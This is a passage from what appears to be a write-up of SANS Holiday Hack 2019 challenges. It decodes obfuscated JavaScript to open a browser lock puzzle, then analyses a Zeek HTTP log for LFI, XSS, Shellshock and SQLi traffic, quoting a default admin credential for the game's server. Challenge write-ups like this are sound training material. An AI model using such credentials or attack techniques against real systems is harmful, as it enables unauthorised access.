        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x63\x6f\x74\x74\x6f\x6e\x20\x73\x77\x61\x62\x21');
    _0x19db5d['\x61\x74\x74\x72\x69\x62\x75\x74\x65\x73'][_0xedf7('0x5e')]['\x76\x61\x6c\x75\x65'];
    const _0x2caef2 = document[_0xedf7('0x2e')](_0xedf7('0x60'));
    if (!_0x2caef2)
        throw Error(_0xedf7('0x61'));
    _0x2caef2[_0xedf7('0x2b')][_0xedf7('0x5e')][_0xedf7('0x55')];
    _0x1acb20(_0x4664e7, {
        '\x69\x64': _0x4664e7,
        '\x63\x6f\x64\x65': _0xcb5497[_0xedf7('0x55')]
    });
} catch (_0x3c48f6) {
    console[_0xedf7('0x42')](_0x3c48f6);
}
```

Figure 207 - Crate Screenshot

A little more readable but the code is obfuscated. It can still be worked with.

`_0xedf7('0x2e')` will contain a value and values can be read (imilar to how `document.title` was read) by just writing it to the console as follows:




Figure 208 - Crate Screenshot

This is also repeated for the 3rd `if` statement. The value is `querySelector`[77]. Moving on to the next part, the final piece of the command is displayed.

Figure 209 - Crate Screenshot

`querySelector` is looking for one or more selectors to match. The selector in this example is `.locks > li > .lock.c10 > .component.macaroni`. The error is thrown because this selector doesn't exist.

Going onto the 3rd `if` statement which has the same start, we can see it's looking for another selector.

Figure 210 - Crate Screenshot

Finally, the middle one is formatted slightly differently as it has a load of hex values thrown in. It actually has a similar format to the other two so it's safe to presume it'll be `querySelector` as well and when decoded it, sure enough, it decodes to `querySelector`.




Figure 211 - Crate Screenshot

What needs to happen is to ensure that there exist 3 elements within the element with a class of `lock` and `c10` that all have class of `component` and `macaroni`, `gnome` and `swab` respectively.

Inspecting the code one last time shows all elements exist already.

---

[77] https://developer.mozilla.org/en-US/docs/Web/API/Document/querySelector




Figure 212 - Create Screenshot

Now it's just a matter of ensuring they exist in the proper place.

Figure 213 - Crate Screenshot

This enables the lock to be unlocked and challenge completed. In completing it, the following console message is displayed:

Figure 214 - Crate Screenshot

Doing it much quicker can be achieved the script of which can be found in the GitHub repository[78] and evidence of which is below.

[78] https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/11)%20Open%20the%20Sleigh%20Shop%20Door




Figure 215 - Crate Screenshot

Answer

The Tooth Fairy

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/11)%20Open%20the%20Sleigh%20Shop%20Door

Filter Out Poisoned Sources of Weather Data

Synopsis

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

https://downloads.elfu.org/http.log.gz

https://srf.elfu.org

Hint

That's got to be the one - thanks!

Hey, you know what? We've got a crisis here.

You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.

All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!

I'm so flummoxed I can't even remember how to login!

Hmm... Maybe the Zeek http.log could help us.

I worry about LFI, XSS, and SQLi in the Zeek log - oh my!

And I'd be shocked if there weren't some shell stuff in there too.

I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.

Try not to block many legitimate weather station IPs as that could also cause route calculation failure.

Remember, when looking at JSON data, jq is the tool for you!

Solution

Going to https://srf.elfu.org/presents shows a login page.





Figure 216 - Weather Data Screenshot

At this point there is no signs of credentials to use of weaknesses to bypass authentication. We review what we have got so far from all objectives.

3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:



The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

The Sleigh Route Finder has a weather map showing Elf weather stations around the globe reporting their local conditions. The website also contains a simple IP Firewall for filtering out improper weather traffic from being ingested. These two features can be seen below:





Figure 217 - Weather Data Screenshot

There is a clue in the document from decrypting the file in an earlier objective. Everything points to there being a readme file.

Going to https://srf.elfu.org/README.md (also in the downloaded logs for this objective) shows these credentials.



Sled-O-Matic - Sleigh Route Finder Web API

Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.

Figure 218 - Weather Data Screenshot

The website has a section about API docs, the firewall section a weather map and an about us section.




Figure 219 - Weather Data Screenshot

Using `jq` seems the obvious route to go down given the hints especially that it was used to parse json previously. There are also utils out there that convert the JSON into a TSV format that can be consumed by RITA.

However, as is tradition[79], Excel is the tool of choice. In order to do that, the JSON file is converted into CSV using a small bit of Python.

```
import csv, json, sys
fileInput = "http.log"
fileOutput = "http.csv"
inputFile = open(fileInput) #open json file
outputFile = open(fileOutput, 'w') #load csv file
data = json.load(inputFile) #load json content
inputFile.close() #close the input file
output = csv.writer(outputFile) #create a csv.write
output.writerow(data[0].keys())  # header row
for row in data:
    output.writerow(row.values()) #values row
```

Figure 220 - Weather Data Screenshot





Figure 221 - Weather Data Screenshot

[79] We do a lot of the challenges and write-up at work where we have no access to 3rd party tools such as jq, linux, burp etc so we make do with what we can

Since the hints heavily suggested LFI[80], XSS[81], Shellshock[82] and SQLi[83], the data can be made more relevant by stripping out the Zeek[84] specific columns to just display what the end user would ultimately have control over. This leaves `host`, `uri`, `user_agent` and `username`.



E	F	G	H
host	uri	user_agen	usernam
srf.elfu.or	/14.10/G	Mozilla/5.0 (\	-
srf.elfu.or	/api/weat	Mozilla/5.0 (I	-
10.20.3.8	/api/mea	Mozilla/5.0 (	-
10.20.3.8	/api/weat	curl/7.20.0 (i	-

Figure 222 - Weather Data Screenshot

The next several screenshots show what sort of filters are being used to identify the different type of attacks being sent.

[80] https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
[81] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
[82] https://www.owasp.org/images/1/1b/Shellshock_-_Tudor_Enache.pdf
[83] https://www.owasp.org/index.php/SQL_Injection
[84] https://www.zeek.org/

